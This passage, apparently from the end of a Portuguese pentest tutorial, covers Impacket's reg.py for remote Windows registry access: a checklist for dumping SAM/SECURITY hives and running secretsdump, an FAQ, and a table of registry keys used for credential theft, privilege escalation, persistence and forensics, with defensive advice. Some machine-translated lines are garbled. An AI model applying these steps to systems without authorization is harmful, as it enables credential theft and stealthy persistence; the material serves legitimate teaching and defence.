\winregcom alertas SIEM para acessos anômalos - Aplique o princípio do menor privilégio em Operadores de backup — equivalente a um caminho para o Administrador de Domínio quando combinado com
SeBackupPrivilege - Audite periodicamente as ACLs abaixo.
HKLM\SYSTEM\CurrentControlSet\Servicescom AccessChk ou PowerUp - Não instale serviços personalizados com permissões herdadas muito amplas.
- Trate os ShellBags como dados sensíveis em um relatório de resposta a incidentes: eles mostram quais compartilhamentos/discos o atacante explorou.
14. Lista de verificação operacional #
- Verifique o acesso SMB/445 e as credenciais disponíveis (senha, hash, ticket).
- Primeiro, enumere a identidade da máquina (SO, nome do computador, rede).
- Consulta preliminar sobre chaves de configuração (WDigest, RunAsPPL, AlwaysInstallElevated, LocalAccountTokenFilterPolicy, RestrictedAdmin)
- Verifique as ACLs nas chaves.
ServicesUse o comando Get-Acl se estiver procurando por escalonamento de privilégios local. - Verifique se há registros suspeitos de IFEO e COM caso o alvo já tenha apresentado sinais de comprometimento.
- Se precisar extrair as credenciais: execute o arquivo smbserver.py localmente e, em seguida,
reg.py backup - Analise hives offline com secretsdump — inclua segredos LSA e credenciais de domínio em cache, não apenas SAM.
- Se relevante, extraia ShellBags, UserAssist e ShimCache/Amcache para reconstruir o histórico de atividades.
- Documente cada alteração de tecla com
add/deletepara recuperação pós-teste - Reporte chaves de segurança ausentes, não apenas credenciais extraídas.
Perguntas frequentes #
O script reg.py pode ser executado sem privilégios de administrador?
Para consultas sobre chaves desprotegidas, sim, mas para SAM/SECURITY são necessários privilégios elevados. SeBackupPrivilege.
É detectável por um EDR?
Tráfego SMB/RPC para \winreg É visível nos níveis de rede e de registro de eventos; um EDR moderno com regras relativas ao acesso a hives sensíveis irá sinalizá-lo.
Qual a diferença entre salvar e fazer backup?
save Exporte uma única chave de sua escolha. backup É dedicado a SAM+SISTEMA+SEGURANÇA em uma única chamada.
É necessário instalar o Impacket no alvo? Não, o reg.py é executado na máquina do atacante e se comunica pela rede com o serviço nativo de Registro Remoto do Windows.
Qual a diferença entre HKCU e HKU? HKCU é o HKCU do usuário com o qual você está logado; HKU contém os perfis de todos os usuários logados, indexados por SID.
Qual a diferença entre DCC2 e um hash NTLM? Um hash NTLM pode ser usado para o ataque "pass-the-hash"; o DCC2 não pode — ele é usado apenas para verificar uma senha digitada offline; ele precisa ser quebrado.
O ShimCache comprova que um arquivo foi executado? Não por si só: ele pode registrar um arquivo mesmo que este tenha sido apenas visualizado no Explorador de Arquivos. É necessário cruzar essas informações com o Amcache, o Prefetch ou o Log de Eventos.
Quando você NÃO deve usar reg.py?
Se você já possui um shell SYSTEM interativo, reg.exe O PowerShell nativo ou direto é mais rápido e gera menos tráfego observável; o reg.py faz sentido para operação remota sem um shell.
Permissões de registro fracas são comuns em ambientes reais? Menos do que no passado, mas ainda são comuns em serviços personalizados de terceiros (software de gerenciamento, agentes de monitoramento) sem ACLs explícitas durante a configuração.
Resumo — tabela com os principais tópicos abordados. #
| Chave de registro | Uso | Técnica / Referência |
|---|---|---|
HKLM\SAM | Hashes NTLM de contas locais | T1003.002 |
C:\Windows\System32\config\SAM via Cópia Sombra | Extrair dados do SAM sem privilégios de administrador | CVE-2021-36934 (HiveNightmare) |
HKLM\SECURITY\Policy\Secrets | Senha da conta de serviço, DPAPI_SYSTEM, NL$KM | T1003.004 |
HKLM\SECURITY\Cache | Credenciais de domínio em cache (DCC2) | mscash2, hashcat -m 2100 |
HKLM\SYSTEM\...\Lsa\JD\GBG\Skew1\Data | Componentes da chave de inicialização/chave do sistema | Decriptação SAM offline |
...\Winlogon (Nome de usuário/senha/nome de domínio padrão) | Autologon em texto claro | Credenciais de acesso direto |
...\Control\SecurityProviders\WDigest\UseLogonCredential | Senha em texto não criptografado no LSASS | T1003.001 |
...\Control\Lsa\RunAsPPL | Proteção LSASS (PPL) | Mitigação de Despejo de Credenciais |
...\Control\DeviceGuard / Lsa\LsaCfgFlags | Credential Guard (VBS) | credenciais de isolamento de hardware |
...\Policies\System\LocalAccountTokenFilterPolicy | Filtragem remota de tokens UAC | Movimentação lateral com administradores locais |
...\Control\Lsa\DisableRestrictedAdmin | Modo de administrador restrito do RDP | Passagem do hash via RDP |
...\Policies\...\Installer\AlwaysInstallElevated (HKLM+HKCU) | Instalar MSI como SISTEMA | Privesc Imediato |
...\CurrentVersion\Run / RunOnce / Policies\Explorer\Run | Execução automática clássica | T1547.001 |
...\Control\Session Manager\BootExecute | Executar antes da inicialização do sistema. | T1547.001 (variante) |
...\Windows\AppInit_DLLs + LoadAppInit_DLLs | Injeção de DLL em todos os processos da GUI | Obsoleto, a ser verificado. |
...\Control\Session Manager\AppCertDlls | Injeção de DLL em cada CreateProcess | Persistência avançada |
...\Winlogon\Userinit / Shell | Sequestrar sessão de usuário no login | T1547.004 |
...\Explorer\StartupApproved\Run | Status de aprovação do Real Autorun | Verificação de entrada ativa |
...\Microsoft\Active Setup\Installed Components | Execução no primeiro login do usuário | persistência por usuário |
SYSTEM\CurrentControlSet\Services\<nome> | Serviços de configuração, Caminho da imagem | T1574.011 (LCA fraco) |
...\Image File Execution Options\<processo> | Depurador de sequestro | T1546.012 |
...\SilentProcessExit\<processo> | Acionar ao término do processo | T1546.012 (variante) |
HKCU\...\CLSID\{...}\InprocServer32 / TreatAs | Sequestro de COM | T1546.015 |
HKCR\<progid>\shell\open\command | Sequestro de associação de arquivos | Execução na abertura do arquivo |
HKU, HKCU | Perfis de usuário (ativos vs. todos) | Enumeração multiusuário |
HKLM\SOFTWARE\Wow6432Node | Visualização do log de processos de 32 bits | Redirecionador de registro |
...\Explorer\UserAssist\{GUID}\Count | Execução da GUI (ROT13) | Evidências de execução |
...\Control\Session Manager\AppCompatCache | ShimCache | Evidências de execução |
%SystemRoot%\AppCompat\Programs\Amcache.hve | Amcache (com SHA-1) | Evidências de execução |
...\Services\bam\UserSettings\<SID> | BAM/DAM (atividade recente) | Ele reinicia em aproximadamente 7 dias. |
...\Explorer\RecentDocs / TypedPaths / TypedURLs | Atividade recente do usuário | Comprovação de acesso |
HKCU\...\MountPoints2 / HKLM\SYSTEM\MountedDevices | Dispositivos/volumes montados | perícia forense em USB |
...\Explorer\RunMRU | Comandos digitados em Executar | DFIR, comandos shell/UNC |
UsrClass.dat → Shell\Bags / BagMRU | ShellBags — Navegação por pastas | análise forense de acesso ao sistema de arquivos |
conclusão #
O REG.PY é uma ferramenta compacta, porém essencial, em todas as fases avançadas de um teste de penetração em ambientes Windows e Active Directory : desde a identificação de configurações vulneráveis até a extração de credenciais e a verificação de persistência. Conhecer de cor as chaves de registro mais importantes é tão valioso quanto conhecer a própria ferramenta: é esse conhecimento que pode transformar um simples acesso SMB em uma avaliação completa da segurança do sistema durante uma atividade autorizada.
O Registro do Windows é um dos componentes mais importantes do sistema operacional Windows, e entender como ele funciona é essencial para profissionais de Red Team , Blue Team , analistas de DFIR e administradores de sistemas. Por meio do REG.PY, exploramos técnicas de enumeração, administração remota, persistência, forense e configuração do registro, destacando não apenas as capacidades da ferramenta, mas também contramedidas defensivas e metodologias de detecção relacionadas.
Para uma análise mais aprofundada de todo o conjunto de ferramentas de teste de segurança do Windows e do Active Directory, confira também os artigos sobre SecretsDump , Rubeus e Extração de Credenciais.
Aviso: Todas as informações, exemplos e técnicas ilustradas neste artigo são publicadas exclusivamente para fins de educação, treinamento e pesquisa em segurança da informação . Qualquer atividade deve ser realizada apenas em sistemas de sua propriedade ou para os quais você tenha autorização explícita . O uso indevido do conhecimento descrito pode violar as leis aplicáveis e causar danos a indivíduos ou organizações. A Hackita não incentiva nem apoia atividades não autorizadas ou ilegais e se isenta de qualquer responsabilidade pelo uso indevido do conteúdo publicado.